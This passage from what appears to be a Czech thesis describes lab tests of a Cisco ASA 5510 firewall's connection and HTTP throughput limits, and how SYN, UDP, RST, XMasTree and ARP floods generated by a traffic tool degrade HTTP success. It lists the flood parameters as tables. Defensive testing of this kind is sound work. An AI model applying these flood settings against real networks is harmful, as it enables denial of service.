
```
GET http://10.10.10.2/index.html
```

První test byl definován v rozsahu connections/s od 0 do 75 000 connections/s (obr. 5.3). Hodnota 75 000 byla zvolena jako 1,5 násobek specifikace výrobce firewallu. Výrobce uvádí maximální počet spojení pro ASA 5510 50 000. Výška kroku byla zvolena  $50\,000/10 = 5000$  connections/s.

Na obrázku 5.4 je vidět detail definovaného průběhu v čase od 0 do 160 s. Ramp time je 20 s, steady time je 120 s. Tento průběh je v celém době opakován 15× (mimo interval od 0 do 20 s).




Obr. 5.3: Očekávaný průběh testu




Obr. 5.4: Detail očekávaného průběhu

Výsledkem 1. testu je průběh zátěže na obrázku 5.5. Zde je vidět očekávaný a naměřený průběh, přičemž naměřený průběh se kolem hodnoty 40 000 connections/s značně odchyľuje od očekávaného. 40 000 connections/s je tedy přibližná hodnota spojení, kdy kapacita firewallu přestává dostačovat. Hodnota byla označena jako „Přibližná kritická“.




Obr. 5.5: Výsledné průběhy 1. testu

Pro upřesnění byl vytvořen druhý test. V tomto testu byl nadefinován počáteční skok na hodnotu Přibližná kritická – 20% = 32 000 connections/s. Od této úrovně bylo definováno 40 skoků o velikosti Přibližná kritická / 100 = 400 connections/s. Očekávaný průběh je na obrázku 5.6.




Obr. 5.6: Očekávaný průběh 2. testu

Z výsledného průběhu druhého testu (obr. 5.7) je vidět, že firewall začínal mít problémy s množstvím spojení na úrovni cca 38 000 connections/s. V této úrovni již počet úspěšných spojení klesá pod kritickou 95% hranici (zeleně).



Obr. 5.7: Výsledné průběhy 2. testu

V detailním zobrazení (obr. 5.8) průběhů už lze maximální hodnotu connection-s/s, kterou byl schopen firewall zvládnout, vyčíst. Maximální počet souběžných TCP spojení je tedy 38 760 connections/s. Tento výsledek není použit v dalších testech, jedná se totiž o hodnotu vztaženou k 4. vrstvě modelu ISO/OSI.



Obr. 5.8: Detail průběhů 2. testu

## 5.2.2 HTTP propustnost

Cílem tohoto testu bylo určit maximální propustnost firewallu na 7. vrstvě modelu ISO/OSI. Test pracuje s protokolem HTTP. Parametrem testu byl počet generovaných spojení za sekundu a dále velikost přenášovaných dat. Kritická hranice byla 95 % úspěšných HTTP transakcí.

Test byl nastaven tak, aby klient vyslal žádost na server a server vracel data. Statické parametry testu jsou v tab. 5.3.


Aging time – ASA	1 hodina
Aplikační protokol	HTTP/1.1
http body size	200 kB

Tab. 5.3: Statické parametry testu

Akce klienta – metoda GET odešle žádost o data na server [13]. Velikost odpovědi serveru je 200 kB (body), (tab. 5.3).:

```
GET http://10.10.10.2/index.html
```


Cílem prvního typu testování bylo určit hodnotu zátěže, při které je úspěšnost HTTP transakcí více jak 95 %. Tento test byl odvozen od testu v kapitole 5.2.1. Tuto podmínku splňuje průběh zátěže na obrázku 5.9. Hodnota zátěže je 425 connections/s a úspěšnost HTTP transakcí je 95,86 %. Tento výsledek byl nalezen postupně několika testy s různou hodnotou zátěže.



Obr. 5.9: Očekávaný průběh zátěže

Výsledný průběh propustnosti je uveden na obrázku 5.10. Maximální hodnota je 664 945 kb/s. Tento výsledek přibližně odpovídá výpočtu podle vztahu:

$$\text{propustnost}(\text{b/s}) = \text{zátěž}(\text{connections/s}) \cdot \text{velikostsouboru}(\text{B}) \cdot 8 \quad (5.1)$$



Obr. 5.10: Výsledná propustnost

Výsledná maximální propustnost firewallu (pouze se základním nastavením) je 664 945 kb/s, při minimálně 95% úspěšnosti HTTP transakcí.



## 5.3 Testování s vlivem DoS

V následujících podkapitolách je popsáno testování vlivu DDoS útoku na úspěšnost HTTP transakcí a propustnost firewallu. Testy byly nadstavbou testu HTTP propustnost (kap. 5.2.2).

Statické parametry DDoS útoků jsou popsány v tabulce 5.4. Dynamickým parametrem je DDoSrate – počet generovaných DDoS paketů/s. Celkový počet generovaných paketů byl vždy zvolen tak, aby platil vztah:

$$\text{CelkovýPočetGenPaketů} = \text{DDoSrate} \cdot \text{čas} \quad (5.2)$$

Čas je konstantní doba 200 s. Tato doba byla odvozena z průběhu v testu HTTP propustnost (obr. 5.9) tak, aby útok překryl dobu legitimního provozu. Postupným zvyšováním generovaného počtu paketů, respektive DDoSrate, byla simulována vzrůstající hodnota DDoS zátěže.

Počáteční zdrojová MAC adresa	05:00:00:00:00:01
Přírůstek zdrojové MAC adresy	+1
Cílová MAC adresa	44:D3:CA:CF:6D:96
Zdrojová IP adresa	192.168.11.20
Cílová IP adresa	192.168.10.1
Globální prodleva	5 000 ms

Tab. 5.4: Společné parametry DDoS útoků


### 5.3.1 HTTP úspěšnost se SYN Flood

Avalanche byl nastaven pro generování DDoS útoku typu SYN Flood (teoretický popis je v kapitole 1.1.1). Nastavení statických parametrů SYN Flood útoků je uvedeno v tabulce 5.5. Globální parametry viz tabulka 5.4.

Počet opakování sekvence	1
TCP zdrojový port	1024
TCP cílový port	80
Lokální prodleva	0 ms


Tab. 5.5: Statické parametry SYN Flood útoku

Na obrázku 5.11 je vidět procentuální úspěšnost prováděných transakcí v závislosti na zvyšujícím se počtu generovaných DDoS paketů/s. Kritická hranice 95 % úspěšných transakcí je dodržena ještě při útoku 25 000 paketů/s.



Obr. 5.11: Úspěšnost transakcí při SYN Flood útoku

Na obrázku 5.12 je vidět 6 průběhů propustnosti. Jejich parametrem je DDoSrate. Červený průběh zobrazuje propustnost firewallu při 250 000 DDoSrate. Propustnost není blízká nule, ovšem úspěšnost transakcí je již méně než 5%, viz obr. 5.11.



Obr. 5.12: Propustnost v závislosti na DDoSrate (SYN Flood)

U testů vychází, při méně než 5% úspěšnosti spojení, nenulové hodnoty propustnosti. Toto je způsobeno tím, že procentuální hodnoty neúspěšnosti jsou vztaženy k HTTP protokolu. Tedy k 7. vrstvě modelu ISO OSI. Ovšem hodnoty propustnosti

jsou vztaženy k protokolu TCP. Tedy ke 4. vrstvě modelu. Avalanche tedy generuje definovanou zátěž, viz např. obrázek 5.9, ovšem na úrovni 7. vrstvy již není možné úspěšně ukončit spojení (HTTP transakce). Nemožnost provedení úspěšných HTTP spojení je způsobeno zahlcením firewallu DDoS útokem.


### 5.3.2 HTTP úspěšnost s UDP Flood

Avalanche byl nastaven pro generování DDoS útoku typu UDP Flood (kapitola 1.1.4). Nastavení statických parametrů UDP Flood útoku je uvedeno v tabulce 5.6. Globální parametry viz tabulka 5.4.

Počet opakování sekvence	1
UDP zdrojový port	1024
UDP cílový port	512
Lokální prodleva	0 ms

Tab. 5.6: Statické parametry UDP Flood útoku

Na obrázku 5.13 je vidět procentuální úspěšnost prováděných transakcí v závislosti na zvyšujícím se počtu generovaných DDoS paketů/s. Kritická hranice 95% úspěšných transakcí je dodržena ještě při útoku 25 000 paketů/s.




Obr. 5.13: Úspěšnost transakcí při UDP Flood útoku

### 5.3.3 HTTP úspěšnost s RST Flood

Avalanche byl nastaven pro generování DDoS útoku typu RST Flood (kapitola 1.1.2). Protože útok opět používá TCP protokol je nastavení statických parametrů RST Flood útoku stejné jako pro SYN útok. Parametry jsou tedy v tabulce 5.5. Globální parametry viz tabulka 5.4.

Na obrázku 5.14 je vidět procentuální úspěšnost prováděných transakcí v závislosti na zvyšujícím se počtu generovaných DDoS paketů/s. Kritická hranice 95 % úspěšných transakcí je dodržena ještě při útoku 25 000 paketů/s.




Obr. 5.14: Úspěšnost transakcí při RST Flood útoku

### 5.3.4 HTTP úspěšnost s XMasTree Flood

Avalanche byl nastaven pro generování DDoS útoku typu XMasTree Flood (kapitola 1.1.3). Protože útok opět používá TCP protokol, je nastavení statických parametrů XMasTree Flood útoku stejné jako pro SYN Flood útok. Parametry jsou uvedeny v tabulce 5.5. Globální parametry viz tabulka 5.4.

Na obrázku 5.15 je vidět procentuální úspěšnost prováděných transakcí v závislosti na zvyšujícím se počtu generovaných DDoS paketů/s. Kritická hranice 95 % úspěšných transakcí je při útoku 25 000 paketů/s mírně nedosažena, ale pro zjednodušení je tato hodnota brána jako dostačující.



Obr. 5.15: Úspěšnost transakcí při XMasTree Flood útoku


### 5.3.5 HTTP úspěšnost s ARP Flood

Avalanche byl nastaven pro generování DDoS útoku typu ARP Flood (kapitola 1.1.5). Nastavení statických parametrů ARP Flood útoku je uvedeno v tabulce 5.7. Globální parametry viz tabulka 5.4.

Počet opakování sekvence	1
ARP zdrojová MAC adresa	0A:05:00:00:00:01
ARP cílová MAC adresa	44:D3:CA:CF:6D:96
ARP zdrojová IP adresa	10.5.0.1
ARP cílová IP adresa	10.13.0.1
ARP typ operace	2
Lokální prodleva	0 ms

Tab. 5.7: Statické parametry ARP Flood útoku

